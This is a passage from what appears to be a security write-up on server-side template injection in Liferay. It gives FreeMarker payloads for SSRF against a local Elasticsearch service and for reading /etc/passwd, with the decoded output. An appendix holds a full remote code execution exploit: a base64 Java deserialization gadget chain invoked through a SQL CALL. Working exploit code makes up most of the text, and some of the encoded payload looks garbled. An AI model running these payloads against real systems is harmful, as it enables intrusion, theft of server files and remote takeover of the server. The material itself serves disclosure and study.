
### 1.3. Server-Side Request Forgery:

We can use the same technique as presented in “**1.2. Arbitrary File Read**” in order to leverage the “java.net.URI” object in combination with a supported remote protocol (such as “http://”, “https://”, “ftp://” and/or “mailto://”).

In this case we will use the “http://” protocol to read sensitive information from the Elasticsearch web interface that listens on “127.0.0.1:9201” on the target machine:

```
<#assign x =  
httpUtil.getURI("http://127.0.0.1:9201").toURL().openConnection().getInputStream()>  
  
"[<#list 0..9999 as _>  
<#assign byte=x.read()>  
    <if byte == -1>  
        <#break>  
    </if>  
    ${byte}, </list>]"
```


Result:



```
Dynamic Data Lists Display :  
  
AAA  
  
"[ 123, 10, 32, 32, 34, 110, 97, 109, 101, 34, 32, 58, 32, 34, 108, 105, 102, 101, 114, 97, 121, 34, 44, 10, 32, 32, 34, 99, 108, 117, 115, 116, 101, 114, 95, 110, 97, 109, 101, 34, 32, 58, 32, 34, 117, 109, 98, 101, 114, 34, 32, 58, 32, 34, 55, 46, 49, 48, 46, 50, 34, 44, 10, 32, 32, 32, 32, 34, 98, 117, 105, 108, 100, 95, 102, 108, 97, 118, 111, 114, 34, 32, 58, 32, 34, 117, 110, 107, 110, 111, 119, 104, 44, 10, 32, 32, 32, 34, 98, 117, 105, 108, 100, 95, 116, 121, 112, 101, 34, 32, 58, 32, 34, 55, 52, 55, 101, 49, 99, 55, 49, 101, 102, 48, 55, 50, 53, 51, 56, 55, 56, 97, 53, 49, 52, 51, 99, 49, 102, 55, 56, 53, 97, 102, 57, 50, 98, 57, 34, 44, 10, 32, 32, 32, 32, 34, 98, 117, 105, 108, 100, 95, 100, 97, 116, 101, 34, 32, 58, 32, 34, 50, 48, 50, 49, 45, 48, 49, 51, 84, 48, 48, 52, 50, 58, 49, 50, 46, 52, 51, 53, 51, 50, 94, 34, 44, 10, 32, 32, 32, 32, 34, 98, 117, 105, 108, 100, 95, 115, 110, 97, 112, 115, 104, 111, 116, 34, 32, 58, 32, 34, 108, 115, 101, 44, 10, 32, 32, 32, 32, 34, 108, 117, 99, 111, 112, 97, 116, 105, 98, 105, 108, 105, 116, 121, 95, 118, 101, 114, 115, 105, 111, 110, 34, 32, 58, 32, 34, 54, 46, 46, 48, 34, 44, 10, 32, 32, 32, 34, 109, 105, 110, 105, 109, 117, 109, 105, 110, 100, 101, 101, 120, 95, 99, 111, 109, 112, 97, 116, 105, 98, 105, 108, 105, 116, 121, 95, 118, 101, 114, 115, 105, 111, 110, 34, 32, 58, 32, 34, 54, 46, 48, 46, 48, 45, 98, 101, 116, 97, 49, 34, 10, 32, 32, 32, 34, 116, 97, 103, 108, 105, 110, 101, 34, 32, 58, 32, 34, 89, 111, 117, 32, 75, 110, 111, 119, 44, 32, 102, 111, 114, 32, 83, 101, 97, 114, 99, 104, 34, 10, 125, 10, ]"
```

Select List Add List Edit List Add Form Template Add Display Template Edit Display Template

Plaintext Result:



```
guest@tester:~/Desktop/Liferay$ python3 read_array.py "[ 123, 10, 32, 32, 34, 110, 97, 109, 101, 34, 32, 58, 32, 34, 108, 105, 102, 101, 114, 97, 121, 34, 44, 10, 32, 32, 34, 99, 108, 117, 115, 116, 101, 114, 95, 110, 97, 109, 101, 34, 32, 58, 32, 34, 117, 109, 98, 101, 114, 34, 32, 58, 32, 34, 55, 46, 49, 48, 46, 50, 34, 44, 10, 32, 32, 32, 32, 34, 98, 117, 105, 108, 100, 95, 102, 108, 97, 118, 111, 114, 34, 32, 58, 32, 34, 117, 110, 107, 110, 111, 119, 104, 44, 10, 32, 32, 32, 32, 34, 98, 117, 105, 108, 100, 95, 116, 121, 112, 101, 34, 32, 58, 32, 32, 32, 34, 108, 117, 109, 105, 108, 100, 95, 115, 110, 97, 112, 115, 104, 111, 116, 34, 32, 58, 32, 34, 55, 52, 55, 101, 49, 99, 55, 49, 101, 102, 48, 55, 50, 53, 51, 56, 55, 56, 97, 53, 49, 52, 51, 99, 49, 102, 55, 56, 53, 97, 102, 57, 50, 98, 57, 34, 44, 10, 32, 32, 32, 32, 34, 108, 117, 99, 111, 112, 97, 116, 105, 98, 105, 108, 105, 116, 121, 95, 118, 101, 114, 115, 105, 111, 110, 34, 32, 58, 32, 34, 54, 46, 46, 48, 34, 44, 10, 32, 32, 32, 32, 34, 109, 105, 110, 105, 109, 117, 109, 105, 110, 100, 101, 101, 120, 95, 99, 111, 109, 112, 97, 116, 105, 98, 105, 108, 105, 116, 121, 95, 118, 101, 114, 115, 105, 111, 110, 34, 32, 58, 32, 34, 54, 46, 48, 46, 48, 45, 98, 101, 116, 97, 49, 34, 10, 32, 32, 32, 34, 116, 97, 103, 108, 105, 110, 101, 34, 32, 58, 32, 34, 89, 111, 117, 32, 75, 110, 111, 119, 44, 32, 102, 111, 114, 32, 83, 101, 97, 114, 99, 104, 34, 10, 125, 10, ]"  
{  
    "name" : "liferay",  
    "cluster_name" : "LiferayElasticsearchCluster",  
    "cluster_uuid" : "KmGsschFr4UceJlhSEFxYg",  
    "version" : {  
        "number" : "7.10.2",  
        "build_flavor" : "unknown",  
        "build_type" : "unknown",  
        "build_hash" : "747e1cc71def077253878a59143c1f785afa92b9",  
        "build_date" : "2021-01-13T00:42:12.435326Z",  
        "build_snapshot" : false,  
        "lucene_version" : "8.7.0",  
        "minimum_wire_compatibility_version" : "6.8.0",  
        "minimum_index_compatibility_version" : "6.0.0-beta1"  
    },  
    "tagline" : "You Know, for Search"  
}
```

**Note:** The python code for “read\_array.py” can be found in the Appendix section.

**Note 2:** For the “http://” and “https://” protocols we could also perform arbitrary SSRF on other non-interactive, error resilient, non-HTTP protocols by using the “setDoOutput(true)”, “getOutputStream()” and “write(int b)” functions.

# Appendix:

## Full RCE exploit SSTI:

```
<#assign pay =  
"r00ABXNyABNqYXZhLnV0aWwuSGFzaHRhYmx1E7sPJSFK5LgDAAJGApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA  
/QAAAAAAAChIAAAAACwAAAAJzcgAqb3JnLmFwYWN0ZS5jb21tb25zLmNvbGx1Y3RpB25zLm1hcC5MYXp5TWFwbuW  
Ugp55EJQDAAFMAAdmYWN0b3J5dAAsTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcmlcjt  
4cHNyADpvcmcuYXBhY2h1LmNvbW1vbnMuY29sbGVjdG1vbnMuZnVuY3RvcnMuQ2hhaw51ZFRyYW5zZm9ybWVvMMe  
X7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdaAtW0xvcmcvYXBhY2h1LmNvbW1vbnMuY29sbGVjdG1vbnMuVHJhbnNmb3JtZXI7vVYq8dg0GJK  
CAAB4cAAAAAVzcgA7b3JnLmFwYWN0ZS5jb21tb25zLmNvbGx1Y3RpB25zLmZ1bmN0b3JzLkNvbnN0YW50VHJhbnN  
mb3JtZXJYdpARQQKx1IAAUwACW1Db25zdGFudHQAEkxgYXZhL2xhbmvcT2JqZWN0O3hwdnIAEWphdmEubGFuZy5  
SdW50aW1lAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2h1LmNvbW1vbnMuY29sbGVjdG1vbnMuZnVuY3RvcnMuSW5  
2b2t1c1RyW5Zm9ybWVvYh+j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2Ys9sYW5nL091iamVjdDtMAAtpTWV0aG9  
kTmFtZXQAEkxqYXZhL2xhbmvcU3RyaW5n01sAC21QYXJhbVR5cGVzdAASW0xqYXZhL2xhbmvcQ2xhc3M7eHB1cgA  
TW0xqYXZhLmxhbmcuT2JqZWN0O5DOWJ8QcylsAgAAeHAAAACdAAKZ2V0UnVudG1tZXVvABJbTGphdmEubGFuZy5  
DbGFzcuzurFteuy81amQIAAHwAAAAAHQACWld1dE11dGhvZHvxAH4AFwAAA AJ2cgAQamF2YS5sYW5nL1N0cm1uZ6D  
wpDh607NCAgAAeHB2cQB+AbdzcQB+AA91cQB+ABQAAAACHVxAH4AFAAAAAB0AAzpbnZva2V1cQB+ABCAAAACdnI  
AEphdmEubGFuZy5PYmp1Y3QAAAAAAAHwdnEAfgAcUc3EAfgAPdxIAE1tMamF2Ys5sYW5nL1N0cm1uZzu  
t01bn6R17RwIAAHwAAAAAXQAWGJhc2ggLWMge2VjaG8sWW1GemFDQXRhU0ErSm1Bd1pHVjJMM1JqY0M4eE56SXV  
NVGN1TUM0eEx6UTBORFFnTUQ0b0u1Rbz19fHtiYXN1NjQsLWR9fGJhc2h0AARleGVjdXEAfgAXAAAAXEAfgAcc3E  
AfGAKc3IAEWphdmEubGFuZy5JbnR1Z2VyEuKgpPeBhzgCAAFJA AV2YWx1ZXhyABBqYXZhLmxhbmcuTnVtYmVyhqy  
VHQuU41sCAAB4cAAAAAFzcgARamF2YS51dGlsLkhhc2hNYXAFB9rBwxZgQMAAkYACmxvYWRGYWN0b3JAA10aHJ  
lc2hbvGR4cD9AAAAAAAMdwgAAAAQAAAAXQAAAn15cQB+AC94eHEAfgAvc3EAfgAccQB+AAdzcQB+ADA/QAAAAAA  
ADHcIAAAEAAAAAF0AAJ6WnEAfgAveHhzcQB+AC0AAAACeA==>  
  
${expandoColumnLocalService.CTPersistence.openNewSession(null).createSQLQuery("CALL  
\java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerialization', 'true') +  
\\"org.apache.commons.lang.SerializationUtils.deserialize\"(\"org.apache.logging.log4j.co  
re.config.plugins.convert.Base64Converter.parseBase64Binary\"('${pay}')\").uniqueResult()  
)}
```

## Read “/etc/passwd” SSTI:

```
<#assign x =  
httpUtil.getURI("file:///etc/passwd").toURL().openConnection().getInputStream()>  
  
"[<#list 0..9999 as _>  
<#assign byte=x.read()>  
<if byte == -1>  
    <#break>  
</if>  
${byte}, </#list>]"
```

## Read Elasticsearch (“http://127.0.0.1:9201”) SSTI:

```
<#assign x =  
httpUtil.getURI("http://127.0.0.1:9201").toURL().openConnection().getInputStream()>  
  
"[<#list 0..9999 as _>  
<#assign byte=x.read()>  
<if byte == -1>  
    <#break>  
</if>  
${byte}, </#list>]"
```

**Python code for “read\_array.py”:**

```
#!/usr/bin/python3

from ast import literal_eval
import sys

x = literal_eval(sys.argv[1])

res = ""
for i in x:
    res += chr(i)

print(res)
```